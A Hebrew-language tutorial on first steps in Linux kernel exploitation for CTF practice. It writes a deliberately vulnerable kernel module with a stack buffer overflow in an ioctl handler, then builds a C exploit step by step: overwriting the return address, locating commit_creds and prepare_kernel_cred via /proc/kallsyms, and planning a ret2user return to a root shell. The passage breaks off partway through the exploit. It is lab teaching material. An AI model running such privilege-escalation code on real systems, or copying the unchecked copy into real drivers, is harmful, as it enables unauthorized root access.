digital whisper
Technologic Papers

First Steps to Linux Kernel Exploitation

מאת תום חצקביץ'

הקדמה

בשנה-שנתיים האחרונות יצא לי להשתתף בלא מעט תחרויות CTF, מבין מגוון הקטגוריות הקיימות בתחרויות התחברתי במיוחד לקטגוריית ה-binary exploitation או pwn, איך שתקראו לזה. בקטגוריה זו בדרך כלל נקבל קובץ הרצה (אם יתמזל מזלנו נקבל גם את קוד המקור של הקובץ) ולעיתים גם את גירסת ה-libc על השרת. נצטרך לנתח את התנהגות התוכנית (לרוורס בצורה סטטית או לדבג דינאמית), ולבסוף גם לעלות על חולשה כלשהי בקוד אשר יכולה להעניק לנו יכולת הרצת קוד על המחשב (ברוב המקרים). לאחר שנמצא את החולשה נצטרך לכתוב exploit, אותו נריץ על התוכנית אשר תרוץ על שרת מרוחק במטרה לקרוא את קובץ הדגל (בעזרת הרצת הקוד שהשגנו) ולסיים את האתגר.

דבר מרכזי ששמתי לב אליו במהלך ה-CTF-ים, זה שהרוב המוחלט של האתרים עוסקים בניצול חולשות בתהליכים הרצים ב-User Mode. תמיד עיניין אותי תחום ה-kernel exploitation, מה אני יכול לעשות במידה ואצליח לדרוס כתובת חזרה בקרנל? לאן אני אמור לקפוץ? מה יקרה אם אשכתב/אדרוס משתנים ומבני נתונים במערכת ההפעלה? ומה לעזאזל עלול לקרות כתוצאה מכל זה? הסקרנות הרגה אותי והחלטתי לחפש, לחקור, וללמוד את הנושא.

במאמר זה אציג את השלבים הראשונים שלמדתי בתחום ה-kernel exploitation במערכת ההפעלה-linux, מה ניתן לעשות, כיצד ניתן לעשות, ובעיקר את הבסיס שיפתח לכם את שער הכניסה ל-kernel. המאמר איננו הולך לעסוק במחקר/ניצול חולשות במערכת ההפעלה אלא בניצול חולשות המתרחשות במצב בו אנו רצים ב-Kernel Mode בכלליות.

במהלך המאמר אסביר על מושגים ספציפיים, אך אני יוצא מנקודת הנחה שקורא המאמר עוסק/עסק בתחום ה-binary exploitation, או מכיר ומבין את הנושאים הבאים:

- linux
- kernel modules
- C & Assembly
- buffer overflow

הכנה

Kernel module

בגדול ב-Kernel Mode יכולים לרוץ 2 סוגים של קוד: הראשון זהו קוד הקרנל במערכת ההפעלה המכיל את החלקים הבסיסיים לריצת המערכת ביניהם מנהל הזיכרון, מנהל התהליכים, מערכת הקבצים וכו', בקיצור - הקרנל של מערכת ההפעלה אותה אנו מתקינים. הסוג השני של הקוד אשר רץ ב-Kernel Mode הינו קוד המגיע מ-kernel modules:

> "Kernel modules are pieces of code that can be loaded and unloaded into the kernel upon demand. They extend the functionality of the kernel without the need to reboot the system. For example, one type of module is the device driver, which allows the kernel to access hardware connected to the system. Without modules, we would have to build monolithic kernels and add new functionality directly into the kernel image. Besides having larger kernels, this has the disadvantage of requiring us to rebuild and reboot the kernel every time we want new functionality."
>
> **(https://linux.die.net/ - linux documentation)**

אז Kernel Module זהו קוד אשר ניתן לכתוב, לקמפל, ולטעון (ניתן גם לשחרר/למחוק אותו מהמערכת) לתוך מערכת ההפעלה כ"תוסף" לקרנל עם עליית המחשב (קוד שירוץ ב-Kernel Mode). חשוב להדגיש שה-Kernel Module לא מהווה חלק מהקרנל המקורי של מערכת ההפעלה ולא מגיע כחלק מההתקנה.

אז במידה ונרצה לחפש חולשות ברמת הקרנל נוכל לחפש חולשות בקרנל של מערכת ההפעלה, ונוכל גם לחפש חולשות ב-kernel modules הנטענים לקרנל ורצים בקרנל ☺

ב-CTF-ים שראיתי שעסקו ב-kernel exploitation בדרך כלל האתגרים עסקו סביב Kernel Module פגיע. בהמשך המאמר ננצל חולשה בקוד של kernel module שנטען למערכת ורץ בקרנל.

שער הכניסה לקרנל

כאשר אנו עוסקים בתוכניות הרצות ב-User Mode בדרך כלל ה-input שלנו יגיע דרך ה-stdin (לפעמים גם מתוך קבצים ואולי בכלל מהרשת). על מנת לשבש את ריצת התוכנית נצטרך להכניס input לא לגיטימי (ארוך מידי/קצר מידי/תווים לא קריאים וכו'...).

כעת אנו נרצה לשלוח input או לשנות ערך כלשהו בקובץ/מבנה נתונים כך שאנו נכניס את ה-input שלנו לקרנל. למעשה אנו רוצים שפונקציה כלשהי אשר רצה ב-Kernel Mode תשתמש בערכים שאנו שולטים בהם. אם בקרנל ישנה פונקציה אשר עובדת עם סטרינגים נרצה לשלוח לה סטרינג. זאת נוכל לעשות לדוגמה בעזרת:

- שימוש ב-ioct-ים
- כתיבה ל-device files
- קריאה ל-system calls (עם פרמטרים)
- ועוד...

כתוצאה מכך נוכל למעשה להריץ פונקציה בקרנל עם data שאנו שולטים בו ב-User Mode. במידה ונמצא לדוגמה system call עם סיכוי ל-buffer overflow נוכל לקרוא ל-system call עם פרמטר כרצוננו (לדוגמא - סטרינג מאוד ארוך) ואז... כבר יהיה מעניין ☺

לאחר שהבנו איזה קוד רץ בקרנל, מהיכן הוא מגיע, כיצד אנו יכולים להריץ את הקוד, ואפילו לשלוח לו פרמטרים, הגיע הזמן לנסות ולנצל קוד פגיע שרץ בקרנל.

בתור תרגיל ללמידה אנו נכתוב kernel module פגיע, נטען אותו לקרנל, וננסה לנצל את החולשה. את התרגיל נבצע על מערכת הפעלה linux נקייה ללא שום הגנות מודרניות (נתחיל בקטן) על אמולטור qemu.

הכנת הסביבה

את כל המשחקים והתקיפה אנו נעשה על מכונת לינוקס שתרוץ באימולטור qemu. אני עושה זאת בעיקר על מנת שאוכל לקמפל את מערכת ההפעלה לפי הקינפוגים שמתאימים לאתגר שלנו (שלא יכיל הגנות למינהם), אז אנו נצטרך להוריד קוד מקור של גירסת לינוקס (אני אשתמש בלינוקס בגירסה 4.15.0). בנוסף לכך אנו צריכים מערכת קבצים אז גם אותה ניצור (נשתמש ב-ext2). במערכת הקבצים יצרתי 2 משתמשים שיהיו זמינים, אחד user (וסיסמה: user) בו אנו נשחק את המשחק ונעבוד, וקיים גם משתמש root (וסיסמה: root).

כך נראה **Kernel Module**:

```
// load module - function creates device file
int init_module(void)
{
    int ret = 0;

    ret = alloc_chrdev_region(&dev, 0, 1, DEVICE_NAME);
    if (ret) {
        printk(KERN_INFO "failed alloc: %d\n", ret);
        return ret;
    }

    memset(&cdev, 0, sizeof(struct cdev));

    cdev_init(&cdev, &fops);
    cdev.owner = THIS_MODULE;
    cdev.ops = &fops;

    ret = cdev_add(&cdev, dev, 1);
    if (ret) {
        printk(KERN_INFO "cdev_add fail\n");
        return ret;
    }

    bof_class = class_create(THIS_MODULE, DEVICE_NAME);
    if (IS_ERR(bof_class)) {
        printk(KERN_INFO "class create failed!\n");
        return ret;
    }

    dev = device_create(bof_class, NULL, dev, NULL, DEVICE_NAME);
    if (IS_ERR(&cdev)) {
        ret = PTR_ERR(&cdev);
        printk(KERN_INFO "device create failed\n");

        class_destroy(bof_class);
        cdev_del(&cdev);
        unregister_chrdev_region(&dev, 1);

        return ret;
    }

    printk(KERN_INFO "bof module loaded successfully\n");

    return 0;
}


// unload module and remove the device file
void cleanup_module(void)
{
    cdev_del(&cdev);
    class_destroy(bof_class);
    unregister_chrdev_region(&dev, 1);
    printk(KERN_INFO "Goodbye bof\n");
}

// ioctl handler function
static long device_ioctl(struct file *file, unsigned int ioctl_num, unsigned long arg)
{
    char kernel_buff[20] = {0};

    // searchs the specified ioctl number
    switch (ioctl_num)
    {
    case IOCTL_VULN:    // vulnerable ioctl
        // copy buffer from user to kernel
        __copy_from_user(kernel_buff, (char*)arg, strlen((char*)arg));
        printk(KERN_INFO "vulnerable ioctl recieved:    %s\n", kernel_buff);
        break;

    default:
        printk(KERN_INFO "ioctl number not found\n");
        break;
    }

    return SUCCESS;
}
```

זהו קוד C של ה-Kernel Module עליו נעבוד וננסה לנצל את החולשה בו:

- init_module - הפונקציה אשר תורץ ברגע טעינת ה-Module. הפונקציה אחראית לאתחל את המודול, במקרה שלנו ליצור device file עם תכונות file_operations שיתמוך ב-ioctl-ים שלנו.
- cleanup_module - הפונקציה תורץ ברגע שנשחרר את המודול. הפונקציה אחראית לשחזר את המערכת למצב המקורי (לפני טעינת המודול). במקרה שלנו להסיר את רישום ה-device file מהמערכת.
- device_ioctl - פונקציית ניהול ה-ioctl-ים, מקבלת מספר מזהה של ioctl ומריצה את המשימה עבורו. במקרה שלנו קיים ioctl עם מספר מזהה 1337 אשר מקבל פרמטר סטרינג, מעתיק אותו ל-Buffer מקומי, ומדפיס הודעה הכוללת את הפרמטר שלנו.

טעינת Kernel Module

לצורכי נוחות אנו לא נטען את המודול שקימפלנו בצורה ידנית כל פעם שנדליק את המכונה (בגלל שאנו נעשה זאת מספר רב של פעמים במהלך הדיבוג ובניית האקספלוייט וחבל על הזמן שלנו), לכן מה שנעשה אנו נטען את ה-Kernel Module בתהליך עליית המחשב בסקריפט init.

כעת נדליק את המכונה ונראה שהכל עובד ובמקום:

```
./run.sh
qemu-system-x86_64: warning: TCG doesn't support requested feature: CPUID.01H:ECX.vmx [bit 5]
[    0.027821] Spectre V2 mitigation: LFENCE not serializing. Switching to generic retpoline
[    2.421593] EXT4-fs (sda): couldn't mount as ext3 due to feature incompatibilities
Starting syslogd: OK
Starting klogd: OK
Initializing random number generator... done.
Starting network: udhcpc: started, v1.29.3
udhcpc: sending discover
udhcpc: sending select for 10.0.2.15
udhcpc: lease of 10.0.2.15 obtained, lease time 86400
deleting routers
adding dns 10.0.2.3
OK
Starting dropbear sshd: OK

Welcome to Buildroot
buildroot login: user
Password:
$ id
uid=1000(user) gid=1000 groups=1000
$ cd /
$ ls
bin         init        lost+found  proc        sys
dev         lib         media       root        tmp
etc         lib64       mnt         run         usr
home        linuxrc     opt         sbin        var
$ lsmod
Module                  Size  Used by    Tainted: G
bof                    16384  0
$ ls /dev/ | grep bof
bof_ctf
$
```

נראה שהכל עלה בצורה תקינה, ה-Kernel Module טעון, ואנחנו במשתמש חסר ההרשאות (לא ה-root). אפשר להתחיל.

להריץ, לרוורס, להבין

האינטרקציה שלנו עם המודול (הכנסת קלט) תהיה בעזרת ioctl-ים. בשונה מאקספלויטים שאני כותב ל-User Mode ב-python, הפעם אני אכתוב אקספלויט ב-C, זאת משום שאנו נידרש לגעת בפונקציות קרנליות, לשחק הרבה עם זיכרון, מצביעים וכו'.

נתחיל משליחת Buffer לגיטימי ל-ioctl:

```
1  #include<stdio.h>
2  #include<stdlib.h>
3  #include <sys/ioctl.h>  /* ioctl */
4
5  #define IOCTL_VULN      1337
6
7  int main()
8  {
9      int fd = -1;
10
11     puts("[*]   Start exploiting kernel module\n\n");
12
13     fd = open("/dev/bof_ctf", O_RDWR);
14     if (fd < 0)
15     {
16         puts("[-]   Can't open /dev/bof_ctf device file\n");
17         exit(1);
18     }
19     puts("[+]   Successfully opened /dev/bof_ctf device file\n");
20
21
22     ioctl(fd, IOCTL_VULN, "Hello World !!!");
23
24     return 0;
25 }
26
```

במהלך התרגיל אנו נצטרך לקמפל את האקספלויט ללא PIE (נבין בהמשך למה), ולהכניס אותו לתוך מערכת הקבצים של המכונה. על מנת לחסוך בזמן נאגד את כל הפקודות בסקריפט bash שתעשה:

```
gcc exploit/exploit.c
mount rootfs.ext2 tmpfs
cp exploit/exploit tmpfs
umount tmpfs
```

נקמפל הכל: (לא לשכוח sudo):

```
sudo ./prepare.sh
```

ונריץ:

```
./run.sh
```

התוצאה:

```
$ ls
bof.ko   exploit
$ ./exploit
[*]     Start exploiting kernel module


[+]     Successfully opened /dev/bof_ctf device file

$ dmesg | tail
[    3.276424] S01syslogd (1003) used greatest stack depth: 14256 bytes left
[    3.490915] S02klogd (1006) used greatest stack depth: 13800 bytes left
[    4.276851] random: crng init done
[    4.486334] e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: RX
[    4.489257] IPv6: ADDRCONF(NETDEV_UP): eth0: link is not ready
[    4.489836] IPv6: ADDRCONF(NETDEV_CHANGE): eth0: link becomes ready
[    5.596516] bof: loading out-of-tree module taints kernel.
[    5.625450] bof module loaded successfully
[    5.629818] insmod (1054) used greatest stack depth: 13568 bytes left
[   17.307663] vulnerable ioctl recieved:    Hello World !!!
$
```

הפעם אין צורך לרוורס, יש לנו את הקוד מקור של המודול. לפי הקוד מקור וריצת התוכנית זיהינו והבנו מה קורה - קיים ioctl שמקבל Buffer מהמשתמש ומעתיק אותו ל-Buffer בקרנל. לבסוף המודול ידפיס הודעה עם ה-Buffer שסיפקנו לו.

זיהוי החולשה:

מאוד פשוט לזהות את החולשה בקוד. בפונקציה device_ioctl, ב-ioctl מספר 1337 אנו מעתיקים Buffer המגיע מה-User Mode (אורך אינו ידוע-יכול להיות כל דבר משום שזהו ערך בשליטה מלאה מה- User Mode) אל תוך Buffer מקומי בקרנל בגודל 20 בתים, וזאת ללא שום בדיקה לפני כן. מה עלול לקרות? ניחשתם נכון - Buffer Overflow!

במידה וה-Buffer של המשתמש יהיה ארוך מספיק אנו למעשה נעתיק את כולו אל תוך ה-Buffer המקומי בפונקציה device_ioctl הרצה ב-Kernel Mode. משום שזהו משתנה מקומי הוא ישב על ה-stack של אותו התהליך (ה-kernel stack) וברגע ההעתקה אנו נדרוס את כתובת החזרה היושבת במחסנית ולמעשה נשבש את הריצה התקינה של הפונקציה (נקפוץ לכתובת לא ממופת או לכל מקום שנכוון את ה-flow של התוכנית). שוב, וזה כבר יהיה בקרנל.

לכל תהליך יש 2 מחסניות, המחסנית הרגילה שאנו מכירים ב-User Mode, ומחסנית נוספת ב- Kernel Mode על מנת לנהל את זרימת התהליך כאשר הוא עובר ל-Kernel Mode. 2 המחסניות משמשות לאותו התפקיד, לפתוח stack frames לפונקציות הרצות, לשמור משתנים מקומיים, ולשמור כתובות חזרה.

המחסנית ב-Kernel Mode לרוב קטנה מאוד יחסית למחסנית ב-User Mode. בואו נבדוק זאת: נשלח Buffer ממש גדול:

```c
#include<stdio.h>
#include<stdlib.h>
#include <sys/ioctl.h>  /* ioctl */
#include<fcntl.h>

#define IOCTL_VULN      1337

int main()
{
    int fd = -1;

    puts("[*]   Start exploiting kernel module\n\n");

    fd = open("/dev/bof_ctf", O_RDWR);
    if (fd < 0)
    {
        puts("[-]   Can't open /dev/bof_ctf device file\n");
        exit(1);
    }
    puts("[+]   Successfully opened /dev/bof_ctf device file\n");


    ioctl(fd, IOCTL_VULN, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
                           AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");

    return 0;
}
```

```
$ ls
bof.ko   exploit
$ ./exploit
[*]     Start exploiting kernel module


[+]     Successfully opened /dev/bof_ctf device file

[   13.725137] general protection fault: 0000 [#1] SMP NOPTI
[   13.726018] Modules linked in: bof(O)
[   13.726802] CPU: 0 PID: 1064 Comm: exploit Tainted: G           O     4.15.0 #4
[   13.727085] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.10.2-1ubuntu1 04/01/2014
[   13.727668] RIP: 0010:0x4141414141414141
[   13.727898] RSP: 0018:ffffc900000cfeb0 EFLAGS: 00000246
[   13.728209] RAX: 0000000000000000 RBX: 4141414141414141 RCX: 0000000000000000
[   13.728575] RDX: ffff880007c1d110 RSI: ffff880007c154b8 RDI: ffff880007c154b8
[   13.728868] RBP: ffff8800066a1c00 R08: 0000000000000189 R09: 0000000000000004
[   13.729196] R10: 4141414141414141 R11: 0000000000000001 R12: 0000000000400778
[   13.729562] R13: 0000000000000539 R14: 0000000000400778 R15: 0000000000000000
[   13.729943] FS:  00007f3f1ad70500(0000) GS:ffff880007c00000(0000) knlGS:0000000000000000
[   13.730398] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[   13.730653] CR2: 00000000021b5268 CR3: 000000000601e000 CR4: 00000000000006f0
[   13.731047] Call Trace:
[   13.731879]  ? SyS_ioctl+0x6f/0x80
[   13.732091]  ? entry_SYSCALL_64_fastpath+0x1d/0x76
[   13.732436] Code:  Bad RIP value.
[   13.732643] RIP: 0x4141414141414141 RSP: ffffc900000cfeb0
[   13.733394] ---[ end trace fcb22b1667a55fa5 ]---
Segmentation fault
$
```

[שימו לב למקום אליו קפצנו - לערך של rip]

כמו שציפינו שיקרה: הכנסנו Buffer ממש גדול, המודול העתיק אותו אל תוך Buffer (קטן יותר) במחסנית של הקרנל, וכך בעצם דרסנו את כתובת החזרה שיושבת במחסנית.

כשה-Module סיים את ריצת הפונקציה שלו הוא חזר לכתובת ששמורה במחסנית (כתובת החזרה), במקרה שלנו דרסנו אותה עם AAAAAAAA והוא קפץ לכתובת 0x4141414141414141 (ערך האסקי של התו A בהקסא = 41). הכתובת הזו כמובן לא ממופת בזיכרון ו... אופס קיבלנו segmentation fault!

אז אנחנו שולטים בכתובת החזרה ויש באפשרותנו לקפוץ להיכן שבא לנו. אבל השאלה שאני שאלתי את עצמי בהתחלה, זה לאן באלי לקפוץ? ב-CTF-ים שהיו ב-User Mode הייתי קופץ לאיזה shellcode שיתן לי הרצת קוד, מדליף כתובת ב-libc וקופץ ל-system עם /bin/sh או אולי איזה ROP Chain וכו'.

אך מסתבר שב-Kernel הסיפור הוא ממש דומה, אנו יכולים לעשות הכל כמו ב-User Mode (מימוש קצת שונה אבל רעיון דומה) ולקבל shell. אבל רגע, אנחנו בקרנל, למה שלא נעשה קצת שטויות? ברוב המקרים נרצה להשיג הרשאות גבוהות לתהליך ממנו אנו רצים, פעולה זו תתן לנו את האפשרות להריץ קוד בהרשאות root על המערכת. אבל בתכלס אנחנו יכולים לעשות מה שרק עולה לנו לראש, בין אם זה לשנות כתובת של system call handler, לכתוב לזיכרון, לדיסק, בקיצור להשתגע עד שנרגיש שזה מספיק לנו (כמובן בלי לשבור יותר מידי את המערכת).

במשימה הראשונה שלנו אנו ננסה לקבל הרשאות root בתהליך שאנחנו רצים בו, ולאחר מכן לחזור ל-UserMode על מנת להריץ קוד עם ההרשאות שהשגנו.

קצת על הרשאות בלינוקס

בחלק זה אסביר ממש על קצה המזלג על ההרשאות שיש במערכת ההפעלה linux. מערכת הרשאות זו מתבסס על משתמשים (users), לכל משתמש יש מזהה (id) משלו המייחד אותו. את המזהה ניתן לראות בכל רגע נתון על ידי הפקודה id שתציג לנו משהו בסגנון:

```
$ id
uid=1000(user) gid=1000 groups=1000
$
```

זהו משתמש ה-user שלנו במכונה, והוא חסר הרשאות.

בנוסף קיימים משתמשים שלהם יש הרשאות מערכת גבוהות ובדרך כלל הם נקראים root, מה מייחד אותם? כמובן רמת ההרשאות שלהם (עושים מה שבא להם), אך גם המזהה שלהם. למשתמש root יהיה id שהוא 0, וכך בעצם מערכת ההפעלה תוכל לזהות אותו שהוא בעל הרשאות גבוהות.

נעבור למשתמש ה-root שלנו ונראה זאת:

```
$ su root
Password:
$ id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
$ whoami
root
$
```

איפה ברמת מערכת ההפעלה כתוב ה-id של המשתמש, וכיצד מערכת ההפעלה מזהה מי בעל הרשאות ומי לא?

שוב, ממש בזריזות: בקרנל יש מבנה נתונים בשם task_struct המכיל מידע הרלוונטי למערכת ההפעלה לגבי התהליך, המשתנה current מצביע לתהליך הנוכחי שרץ, בתוכו מצביע cred שמתאר את המזהים של המשתמשים. מבלבל... אך בעיקרון current->cred->euid מכיל את ה-id של התהליך. אם אנחנו נשנה ברמת מערכת ההפעלה את המשתנה שמתאר את ה-id של המשתמש שלנו ל-id של משתמש בעל הרשאות (root) שזה id מספר 0, מערכת ההפעלה תראה בנו כתהליך שרץ כמשתמש root.

אחלה, אז הבנו את הקונספט של משתמשים והרשאות בגדול. מה אנחנו מסיקים מכך? אם אנחנו נכנסנו ל-Kernel Mode מתהליך שהורץ על ידי משתמש רגיל (חסר הרשאות גבוהות במקרה שלנו המשתמש), אנו נרצה לשנות את מתאר ה-user id במבנים של מערכת ההפעלה על מנת שתראה בנו משתמש בעל הרשאות. אז המטרה שלנו בעצם היא לגרום לכך ש:

current->cred->euid=0

אתם בטח שואלים את עצמכם איך בדיוק נעשה זאת? "מה, עכשיו נצטרך לבנות איזה shellcode מטורף בקרנל שישנה את הערך של המשתנה הנ"ל ל-0?" אז כן, בעיקרון זאת אפשרות - לכתוב shellcode ולשנות את ה-id ל-0 אבל יש דרך הרבה יותר פשוטה!

קיימת פונקציה קרנלית שעושה זאת בשבילנו:

prepare_kernel_cred - This calls prepare_kernel_cred(0),returns a pointer to a struct cred with full capabilities and privileges (root).

הפונקציה מקבלת פרמטר (במקרה שלנו אנחנו רוצים root אז נשלח 0) ומחזירה מבנה נתונים cred שמכיל את ההרשאות של משתמש בעל id עם הערך 0:

commit_cred - applies the credentials to the current task

הפונקציה משנה את מבנה הנתונים cred של התהליך הנוכחי, במבנה הנתונים שהיא מקבלת. אם נחבר הכל יחד נקבל 2 פונקציות שיעשו בשבילנו את העבודה - יהפכו את התהליך שלנו לתהליך בעל הרשאות root:

```
commit_creds(prepare_kernel_cred(0));
```

ret2user

אוקיי אז קיבלנו הרשאות של root אבל אנחנו עדיין לא יכולים להריץ פקודות Shell. אל תשכחו שאנחנו עדיין רצים ב-Kernel Mode, ועל מנת להקפיץ לנו Shell אנחנו צריכים לחזור ל-User Mode. אז ל-Kernel Mode נכנסו יחסית בקלות, קראנו ל-ioctl ואיתו נכנסו ל-Kernel Mode. השאלה עכשיו היא איך יוצאים חזרה ל-User Mode, בצורה בטוחה ונכונה, מבלי לשבש את המערכת או להקריס אותה. בעיקרון על מנת לחזור מ-Kernel Mode אנחנו חייבים לשחזר מספר דברים:

1. את הרגיסטרים SS ואת CS שיכילו descriptor מתאים - של ה-User Mode
2. רגיסטר ה-SP שיצביע לאיזור ממופה ומתאים בזיכרון כדי שתהיה לנו מחסנית
3. רגיסטר ה-IP על מנת להריץ קוד כלשהו שהוא כבר ב-User Mode
4. רגיסטר ה-FLAGS

זאת אנו נעשה בעזרת פקודת אסמבלי שמשמשת בדיוק לחזרה מ-Kernel Mode:

iret - pops from the stack IP, CS, EFLAGS, SP, SS

במקרה שלנו אנו נשתמש בפקודה **iretq**. הפקודה עושה בדיוק את אותו הדבר רק עם ערכים של 64 ביט. בנוסף לכך נצטרך להריץ swapgs לפני החזרה ל-User Mode (רק ב-64). לא נתעקב על כך יותר מידי, אבל בקיצור:

swapgs - exchanges the current GS base register value with the value contained in MSR address, which store references to kernel data structure.

אז לסיכום: swapg ו-iretq יחזירו אותנו ל-User Mode.

כעת, לאחר שקיבלנו הרשאות, ויצאנו מה-Kernel Mode חזרה ל-User Mode, מה אנו צריכים לעשות? במידה ואנחנו מרוצים מהמצב שיצרנו (קיבלנו הרשאות גבוהות) אז הכל טוב ויפה אפשר להמשיך בריצת התוכנית מאיפה שהפסקנו.

אבל אותנו לא מעניין התהליך שרץ, אנחנו רוצים הרצת קוד על המערכת על הרשאות root לכן אנחנו צריכים להקפיץ לנו bin/sh/.

זאת אנו יכולים לעשות בקלות רבה. באקספלויט שלנו מלכתחילה נכתוב איזו פונקציה שתריץ לנו:

```
system("/bin/sh");
```

את האקספלויט נקמפל ללא PIE (ה-code segment לא ירונדר ואנו נדע את הכתובות של הפונקציות שלנו) וכך נוכל לדעת לאיזה IP לחזור (לפונקציה שתקפיץ לנו SHELL) אחרי שנצא מה-Kernel Mode.

האקספלויט

יאללה! דיברנו מספיק, בואו נכתוב קצת קוד. אסכם בנקודות את המשימות שלנו על מנת להגיע למטרה הסופית - הרצת קוד על המחשב (shell commands) עם הרשאות root:

1. לכתוב payload שיכיל מספר רב תוים (ימלא את ה-Buffer בקרנל עד כתובת החזרה) ולבסוף את כתובת החזרה שאנו רוצים
2. להריץ את הפונקציות:

```
commit_creds(prepare_kernel_cred(0));
```

ולקבל הרשאות root

3. לצאת מה-Kernel Mode בצורה בטוחה מבלי לפגוע במערכת
4. לקפוץ לפונקציה ב-User Mode שתקפיץ לנו shell להרצת קוד עם הרשאות root

כתיבת ה-payload:

ראשית עלינו לדעת כמה בתים עלינו למלא ב-Buffer עד שנדרוס את כתובת החזרה. נשתמש באתר הבא:

https://wiremask.eu/tools/buffer-overflow-pattern-generator

על מנת למצוא את הoffset לכתובת החזרה מתחילת ה-Buffer שלנו:

```
$ ./exploit
[*]     Start exploiting kernel module


[+]     Successfully opened /dev/bof_ctf device file

[   15.852698] general protection fault: 0000 [#1] SMP NOPTI
[   15.853653] Modules linked in: bof(O)
[   15.854425] CPU: 0 PID: 1063 Comm: exploit Tainted: G           O     4.15.0 #4
[   15.854772] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.10.2-1ubuntu1 04/01/2014
[   15.855433] RIP: 0010:0x3162413062413961
[   15.855675] RSP: 0018:ffffc900000efeb0 EFLAGS: 00000246
[   15.856032] RAX: 0000000000000000 RBX: 4138614137614136 RCX: 0000000000000000
[   15.856499] RDX: ffff880007c1d110 RSI: ffff880007c154b8 RDI: ffff880007c154b8
[   15.856858] RBP: ffff880006792900 R08: 0000000000000188 R09: 0000000000000004
[   15.857200] R10: 6741316741306741 R11: 0000000000000001 R12: 00000000004008b0
[   15.857500] R13: 0000000000000539 R14: 00000000004008b0 R15: 0000000000000000
[   15.857854] FS:  00007f47bd171500(0000) GS:ffff880007c00000(0000) knlGS:0000000000000000
[   15.858308] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[   15.858561] CR2: 0000000000bdd268 CR3: 000000000601c000 CR4: 00000000000006f0
[   15.858948] Call Trace:
[   15.859552] Code:  Bad RIP value.
[   15.859767] RIP: 0x3162413062413961 RSP: ffffc900000efeb0
[   15.860360] ---[ end trace bc284bc39931e0d2 ]---
Segmentation fault
$
```

Generate a pattern

Length

200

Pattern

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4
Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag

Find the offset

Register value	Offset
0x3162413062413961	28

לפי מה שאנו רואים, על מנת לדרוס את כתובת החזרה עלינו לשלוח למודול סטרינג שמורכב מ:

- 28 תווים (Bytes) לא משנה איזה העיקר למלא את ה-Buffer
- 8 בתים המייצגים את כתובת החזרה

שינוי רמת ההרשאות: כפי שאמרנו מקודם, על מנת לשנות את רמת ההרשאות הנוכחית אנו זקוקים לשני פונקציות קרנליות:

- prepare_kernel_cred
- commit_creds

אבל מה הכתובת שלהן? לאן אנו אמורים לקפוץ? הן הרי לא נגישות מה-User Mode (שם אנו טוענים + מריצים את האקספלויט). התשובה לכל השאלות האלה, היא:

/proc/kallsyms

קובץ זה מכיל רשימה של כל הסימבולים בקרנל (גם כאלו שנטענו עם kernel modules לאחר עליית המחשב) ואת הכתובת שלהם בזיכרון:

```
$ cat /proc/kallsyms | tail -20
ffffffff82912b30 b kobj_ns_type_lock
ffffffff82912b38 B uevent_seqnum
ffffffff82912b40 b lock.30416
ffffffff82912b48 b backtrace_flag
ffffffff82912b50 b radix_tree_node_cachep
ffffffff82913000 B __brk_base
ffffffff82913000 B __bss_stop
ffffffff82923000 b .brk.dmi_alloc
ffffffff82933000 b .brk.early_pgt_alloc
ffffffff82939000 B _end
ffffffff82939000 B __brk_limit
ffffffffa0000000 t device_ioctl [bof]
ffffffffa0002460 b cdev [bof]
ffffffffa0002000 d fops [bof]
ffffffffa0002444 b __key.24540  [bof]
ffffffffa0002448 b bof_class    [bof]
ffffffffa0002440 b dev  [bof]
ffffffffa0002100 d __this_module        [bof]
ffffffffa00001c0 t cleanup_module       [bof]
ffffffffa0000070 t init_module  [bof]
$
```

בתמונה ניתן לראות סימבולים מהקרנל ומה-Module שטענו. אז בעצם אנחנו יכולים לדעת את הכתובת של הפונקציות prepare_kernel_cred ו-commit_creds:

```
$ cat /proc/kallsyms |grep commit_creds
ffffffff81075200 T commit_creds
ffffffff82161210 r __ksymtab_commit_creds
ffffffff82185d0e r __kstrtab_commit_creds
$ cat /proc/kallsyms |grep prepare_kernel_cred
ffffffff81075560 T prepare_kernel_cred
ffffffff8216c630 r __ksymtab_prepare_kernel_cred
ffffffff82185cd2 r __kstrtab_prepare_kernel_cred
$
```

יש לנו כתובות, בואו נשחק קצת עם מצביעים ☺

```
1
2   int __attribute__((regparm(3))) (*commit_creds)(unsigned long cred);
3   unsigned long __attribute__((regparm(3))) (*prepare_creds)(unsigned long cred);
4
5   void pe()
6   {
7       commit_creds(prepare_creds(0));
8   }
9
10  void kernel_exploit()
11  {
12      commit_creds = 0xffffffff81075200;
13      prepare_creds = 0xffffffff81075560;
14      pe();
15  }
16
```

מה עשינו כאן? הצהרנו על מצביעים לפונקציות, התחלנו אותם בכתובות שלהם על פי מה שמצאנו ב-kallsyms, וקראנו להריץ אותם.

הגענו לחצי הדרך, בואו נבדוק שאכן הכל רץ כמתוכנן, ואנחנו קופצים לפונקציה שלנו: kernel_exploit:

```c
#include<stdio.h>
#include<stdlib.h>
#include <sys/ioctl.h>  /* ioctl */
#include<fcntl.h>
#include <sys/mman.h>

#define BOF_OFFSET      28
#define IOCTL_VULN      1337

void pe();
void kernel_exploit();

int __attribute__((regparm(3))) (*commit_creds)(unsigned long cred);
unsigned long __attribute__((regparm(3))) (*prepare_creds)(unsigned long cred);


void pe()
{
    commit_creds(prepare_creds(0));
}

void kernel_exploit()
{
    commit_creds = 0xffffffff81075200;
    prepare_creds = 0xffffffff81075560;
    pe();
    ret2user();
}

int main()
{
    int fd = -1;

    puts("[*]   Start exploiting kernel module\n\n");

